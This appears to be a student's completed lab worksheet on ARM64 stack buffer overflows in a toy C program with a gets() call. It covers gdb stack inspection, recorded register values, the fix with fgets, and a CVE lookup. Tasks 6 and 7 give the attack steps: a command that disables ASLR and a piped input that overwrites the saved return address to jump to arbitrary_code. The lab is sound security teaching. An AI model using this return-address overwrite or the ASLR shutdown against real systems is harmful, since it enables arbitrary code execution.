***Task 1 - Compile main.c***

Compile the program using the following command:

***gcc -o main  main.c  -g***

Type in or copy/paste this command

***Task 2 – Run main from the debugger, without causing buffer overflow***

**Use the following command to enter the debugger**

***gdb main***

Set breakpoints with the following commands

***b get\_input***

***b benign\_function***

Run the program with the following command

***r***

You are now at the first line of benign\_function.

Run the following command

***disassemble main***

This provides the assembly ARM code that was created from the c code in main. It also provides the address in memory for each ARM instruction. Recall that instructions are saved in the text portion of memory.

Fill in the following table with the addresses of the branch and link instructions. Give the hexadecimal representation, not decimal**. Addresses of instructions are on the left**.

|  |  |
| --- | --- |
| **Instruction** | **Address** |
| bl benign\_function | 0x0000aaaaaaaaa900 |
| bl get\_input | 0x0000aaaaaaaaa908 |

Table 1

Note that in the first line of the disassembly code that the stp function is run. stp is store pair and places two registers at the memory location given. x29 and x30 are placed on the stack.

What are x29 and x30? Why are they placed on the stack?

X29 is a frame pointer and X30 is the return address. They are placed on the stack during function calls to preserve their values for later retrieval, allowing for proper function return address and stack pointer after procedure call.

Look at the contents of the stack with the following command

***x/4gx $sp***

What are the values of x29 and x30 that were placed on the stack?

x29= 0x0000fffffffffb20

x30= 0x0000ffffb7ea7364

Display hexadecimal register values with the following command.

***i r***

***(hit enter to see the rest of the registers)***

Fill in the following table with register values (hexadecimal not decimal)

|  |  |
| --- | --- |
| Register | Value |
| x29 | 0xfffffffffb00 |
| x30 | 0xaaaaaaaaa904 |
| SP | 0xfffffffffaf0 |

Table 2

We are now in the function benign\_function. When benign\_function was called, new values were written into the x29 and x30 registers. Before benign\_function was called, the previous values of the x29 and x30 registers were saved on the stack.

We have two stack frames on the stack right now, one for main, and one for benign\_function. The values of x29 and sp in table 2 above are the boundaries of benign\_function’s stack frame. The stack frame for main should have as its boundary the value of the frame pointer (x29) that was written to the stack when main was running and that we recorded above.




Figure 2

Figure 2 shows a schematic of the stack frames. Using the register values you recorded in table 2, what are the addresses pointed to by A and B in Figure 2?

The address pointed to by A is the stack pointer of the benign\_function and the address pointed to by B is the frame pointer of the benign\_function.

A points to the address: 0xfffffffffaf0.

B points to the address: 0xfffffffffb00.

Using the value that was written to the stack that you recorded above, what is the address pointed to by C in Figure 2?

The address pointed to by C is the frame pointer for the main function.

C points to the address: 0x0000fffffffffb20.

Type ***n*** repeatedly until you have entered get\_input

You should see something like

46 get\_input();

(gdb)

Type

***i r***

Fill in the following table with hexadecimal register values

|  |  |
| --- | --- |
| Register | Value |
| x29 | 0xfffffffffb00 |
| x30 | 0xaaaaaaaaa904 |
| SP | 0xfffffffffb00 |

Table 3

Type ***n*** repeatedly until the program is waiting for input. You should have a cursor all the way on the left.

**Type in the first 8 characters of your name and hit enter.**

Now type ***x/6gx $sp***

Fill in the following table with the data that was printed.

|  |  |  |
| --- | --- | --- |
| Memory Address | Value | Value |
| 0xfffffffffae0 | 0x0000fffffffffb00 | 0x0000aaaaaaaaa90c |
| 0xfffffffffaf0 | 0x00000007aaaaa918 | 0x7269687469726161 |
| 0xfffffffffb00 | 0x0000fffffffffb00 | 0x0000ffffb7ea7364 |

Table 4

What does the data in memory shown in the top row represent? (What registers have been saved to memory?)

0x0000fffffffffb00 represents the frame pointer of the gets function and 0x0000aaaaaaaaa90c represents the return address of the gets function. X29 and X30 are saved to memory.

Circle or highlight in Table 5 the input you typed. For reference, A will show up as 41, B as 42, and so on. Also, little endian storage is used, so the hex representation of your name will be backwards.

aarithir is typed in the reverse order so:

61 -> a

61 -> a

72 -> r

69 -> i

74 -> t

68 -> h

69 -> i

72 -> r

Type ***n*** enough times to finish execution.

Note that the program exited normally.

***Task 3 – Run main.c from the debugger, causing buffer overflow***

**Type *r* to run the program again**

**Type *n* repeatedly until the program is waiting for input.**

**Input a string that is 18 characters and press enter.**

**Type *n***

**Type**

***x/6gx $sp***

Fill in the following table

|  |  |  |
| --- | --- | --- |
| Memory Address | Value | Value |
| 0xfffffffffae0 | 0x0000fffffffffb00 | 0x0000aaaaaaaaa90c |
| 0xfffffffffaf0 | 0x00000007aaaaa918 | 0x7269687469726161 |
| 0xfffffffffb00 | 0x6e6572646e656a61 | 0x0000ffffb7003231 |

Table 5

**What has happened to our stack frame for main**?

The stack frame for main got overwritten with values from the extra characters that were entered in the input buffer.

Type ***n*** repeatedly until you get some question marks

Display register values with the following command

***i r***

Fill in the following table with register values

|  |  |
| --- | --- |
| Register | Value |
| x29 | 0x6e6572646e656a61 |
| x30 | 0xffffb7003231 |
| SP | 0xfffffffffb20 |

**Table 6**

**What happened to our x29 and x30 value?**

**X29 and x30 values got overwritten with values from the input buffer since there were 10 additional characters entered into the input buffer causing an overflow.**

**Type *n***

**What is the result? Why did this happen?**

**Result: Cannot find bounds of current function. The address in x29 and x30 are corrupted because the buffer was allowed to overflow and overwrote the adjacent registers.**

***Task 4 – record address for arbitrary\_code function***

**Now we are going to record the starting address for the arbitrary\_code function. We are going to craft a buffer overflow attack that causes the x30 value that main saved to the stack to be overwritten with this address.**

**Type *gdb main***

**Type *r***

**Type *disassemble arbitrary\_code***

**What is the address in memory of the first line of the arbitrary\_code function?**

0x0000000000000878

**Type *q***

**Type *y***

***Task 5 - Run main from command line, overflow the buffer***

Now we're back at the command line.

Run the main executable.

***./main***

Provide input that is 20 characters.  What happens?

A segmentation fault occurs.

Provide a screen shot with your name somewhere in the screen shot, the command to run main, and the result.

A computer code with white text

Description automatically generated

***Task 6 - Run main from command line, craft input to main to execute arbitrary\_code function***

We're going to have the program jump to our arbitrary code function.

**Type *echo 0 > /proc/sys/kernel/randomize\_va\_space***

This command turns off ASLR.  Research this and describe what it is and why we need to do this to make arbitrary\_code function run.

Address Space Layout Randomization (ASLR) is a security technique designed to protect computer systems and software against attacks, involving memory corruption vulnerabilities. ASLR introduces unpredictability into the memory layout of a program by randomizing the memory addresses for executables, heap, stack, and loaded libraries, each time a program is run. This memory address randomization makes it difficult for attackers to change the exact location of instruction and register addresses such as x29 and x30 and thus preventing attacker’s arbitrary code to run.

Since ASLR introduces the complexity in predicting memory address to override the frame pointer (x29) and return address (x30), it is impractical to run arbitrary\_code function. So, it is necessary to turn off ASLR first to override the return address with the address of the first instruction of arbitrary code.

Now we will put an address into the buffer.  We need to send hex characters.  Do this with a command like this:

***echo -e "ABCDEFGHIJKLMNOP\x78\xa8\xaa\xaa\xaa\xaa" | ./main***

This pipes input to your program.  The \x indicates a hex byte is coming.  Craft your input so it goes to the address for arbitrary\_code that you recorded in Task 3.  Since we are doing little endian, the address has to be backwards in bytes.

What happens?

The arbitrary code was able to run by overwriting the return address in x30.

(Control C to make execution stop)

**Task 7 – Turn ASLR back on**

Type ***echo 1 > /proc/sys/kernel/randomize\_va\_space***

Type ***echo -e "ABCDEFGHIJKLMNOP\x78\xa8\xaa\xaa\xaa\xaa" | ./main***

**What happens?**


A segmentation fault occurs because it is unable to run the arbitrary code since the return address in x30 was overwritten.

**Task 8 – Fix the vulnerability**

Write a new version of main.c, where gets(buffer) is replaced with fgets(buffer, 8, stdin)

Run your new main function with an input greater than 8 characters. What happens?

The first 8 characters get printed.



***Task 9***

Go to https://cve.mitre.org

Find a stack buffer overflow vulnerability.  Give the CVE number, the name of the vulnerability and the affected software.Look at the reference.  How was it reported (e.g. GitHub, SourceForge)?  Briefly describe the vulnerability (one sentence).  Why do you think there are still vulnerabilities like this?

The CVE number for a significant stack buffer overflow vulnerability is CVE-2023-41028. The vulnerability is identified as a stack-based buffer overflow. The affected software is the Juplink RX4-1500 WiFi router, specifically versions 1.0.2 through 1.0.5. This vulnerability was reported on NVD (National Vulnerability Database), which provides a comprehensive catalog of publicly known cybersecurity vulnerabilities. A stack-based buffer overflow exists in Juplink RX4-1500, a WiFi router, in versions 1.0.2 through 1.0.5, allowing an authenticated attacker to exploit the vulnerability to execute arbitrary code7.   
  
There are still vulnerabilities like this due to several reasons. One prominent factor is the complexity of modern software systems, often built from numerous interdependent components, which makes ensuring robust security across all layers challenging. Additionally, many software developers may lack adequate training in secure coding practices, leading to the introduction of vulnerabilities during development. Finally, the increasing pressure for rapid deployment often results in insufficient testing and validation of security measures before the release of software.